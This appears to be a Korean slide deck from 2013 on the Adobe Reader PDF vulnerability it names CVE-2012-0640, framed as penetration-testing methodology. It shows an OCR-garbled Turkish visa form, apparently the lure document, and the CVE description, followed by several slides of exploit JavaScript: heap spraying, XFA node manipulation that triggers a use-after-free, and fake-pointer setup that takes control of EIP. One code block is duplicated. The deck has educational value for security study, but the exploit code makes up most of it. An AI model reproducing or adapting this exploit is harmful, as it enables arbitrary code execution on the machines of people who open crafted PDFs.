




2013. 4. 17.

CVE-2012-0640 PDF 취약점

РНОТО	http://www.mfa.gov.tr/mfa				
	REP	TÜRKİYE CUMHU UBLIC OF TURKE A APPLICATI	Y, MINISTE	Y OF FOREI	
1. Family name (as in passport)		2. Maiden name			
3. First name(s) (as in passport)		4. Date of birth (year-month-day)			
5. ID-number (optional)		6. Sex 🔲 Ma	le 🗆 Fen	nale	
7. Place of birth City:		8. Marital status Single Divorced		Separated Other	FOR OFFICIAL USE ONLY
9. Current citizenship		10. Citizenship	at birth		Date of application:
11. Father's full name		12. Mother's ful	l name		
					Supporting document
13. Type of passport Ordinary Passport Diplomatic Passport Service Passport	Ordinary Passport Alien's pa Diplomatic Passport Seaman'				Valid passport
14. Passport number	Passport number 15. Issue and expiry date 16. Place of issue			iue	Financial means Invitation Means of transport Other:
17. If you are resident in a permission to return to tha	t country?	than your country of		8770	Omer:

Adobe Reader and Acrobat 9.x before 9.5.4, 10.x before 10.1.6, and 11.x before 11.0.02 allow remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a crafted PDF document, as exploited in the wild in February 2013.





1. 모의해킹 방벌론

```
9028 function Spray() {
9029
        var ZERO = DWordToString( 0 );
9030
        var pTargetEip = DWordToString( gFakePointer + 8 );
9031
        var blocksize = 0x400000 - 0x38;
9032
9033
        var trunk = pTargetEip;
9034
        trunk += DWordToString( 0x00000001 ); // reference count
9035
        trunk += DWordToString( qTargetEip ); // control eip
9036
9037
        while ( trunk.length < 0x44 / 2 ) trunk += pTargetEip;</pre>
9038
9039
        trunk = trunk.substring( 0, 0x44 / 2 );
9040
        trunk += ZERO; // [FakePointer + 0x48] = null
9041
9042
        while (trunk.length < 0x100 / 2) trunk += ZERO;
9043
        trunk = trunk.substring( 0, 0x100 / 2 );
9044
9045
        while ( trunk.length < blocksize / 2 ) trunk += trunk;
9046
9047
        for ( var i = 0; i < 30; ++ i ) {
9048
            blocks.push( trunk.substring( 0, (blocksize / 2 ) - 2 ) + pTargetEip );
9049
```



```
9012 function Start() {
9013 for (var index = 549; index >= 1; index--) {
       var node =
9014
   . xfa.resolveNode("xfa[0].form[0].form1[0].#pageSet[0].page1[0].#subform[0].field" +
   .index.toString() + "[0].#ui[0]");
       uiListNodes.push(node);
9015
       var node =
9016
   . xfa.resolveNode("xfa[0].form[0].form1[0].#pageSet[0].page1[0].#subform[0].field" +
   . index.toString() + "[0].#ui[0].#choiceList[0]");
       choiceListNodes.push(node);
9017
9018 }
9019
      xfa.resolveNode("xfa[0].form[0].form1[0].#subform[0].rect1").keep.previous =
9020
    "contentArea";
9021
9022
      ggg = app.setTimeOut("GO();", 500);
9023
9024 }
```



```
8985 function Trigger (fakePointor) {
8986
     AllocateDefectiveNodes( fakePointor );
8987
8988
     var node =
  . xfa.resolveNode("xfa[0].form[0].form1[0].#pageSet[0].page1[0].#subform[0].field0[0].
  . #ui");
8989
      if ( node == undefined ) {
8990
8991
        return false;
8992
8993
      try {
        node.oneOfChild = choiceListNodes.pop();
8994
8995
8996
      catch (e) {
        return false;
8997
8998
8999
9000
      return true;
9001 }
9002
9003 function GO() {
9004
        app.alert('go');
        for (var i = 0; i < 5; ++ i) Trigger( gFakePointer );</pre>
9005
9006
9007 }
```



```
8962 function AllocateContentArea( cnt ) {
8963 var name = "contentArea";
8964 for ( var i = 0; i < cnt; i ++ ) {
     contentAreas.push( xfa.template.createNode(name, "t") );
8966 }
8967 }
8968
8969 function AllocateDefectiveNodes(fakePointor) {
      var thunk = DWordToString( fakePointor );
8970
      while (thunk.length < (2*2*2*2*2*2*2*2*2*2*2*2*13*2)) thunk += thunk;
8971
8972
8973
      AllocateContentArea((2*2*2*2*2*2*2*2*2));
8974
8975
      var lastWord = HighWord( fakePointor );
8976
      var dEFECTIVE = [];
8977
      for (var index = 0; index < 40; index++) {
8978
        dEFECTIVE.push(thunk.substring(0, ((47*2*7*5*2*2*2*2) / 2) - 3) + lastWord +
8979
   . padding );
8980
8981
8982
      AllocateContentArea( cntArea );
8983 }
```



```
8962 function AllocateContentArea( cnt ) {
8963 var name = "contentArea";
8964 for ( var i = 0; i < cnt; i ++ ) {
     contentAreas.push( xfa.template.createNode(name, "t") );
8966 }
8967 }
8968
8969 function AllocateDefectiveNodes(fakePointor) {
      var thunk = DWordToString( fakePointor );
8970
      while (thunk.length < (2*2*2*2*2*2*2*2*2*2*2*2*13*2)) thunk += thunk;
8971
8972
8973
      AllocateContentArea( (2*2*2*2*2*2*2*2*2) );
8974
8975
      var lastWord = HighWord( fakePointor );
8976
      var dEFECTIVE = [];
8977
      for (var index = 0; index < 40; index++) {
8978
        dEFECTIVE.push(thunk.substring(0, ((47*2*7*5*2*2*2*2) / 2) - 3) + lastWord +
8979
   . padding );
8980
8981
8982
      AllocateContentArea( cntArea );
8983 }
```



실제 분석 및 응용 시연



감사합니다.

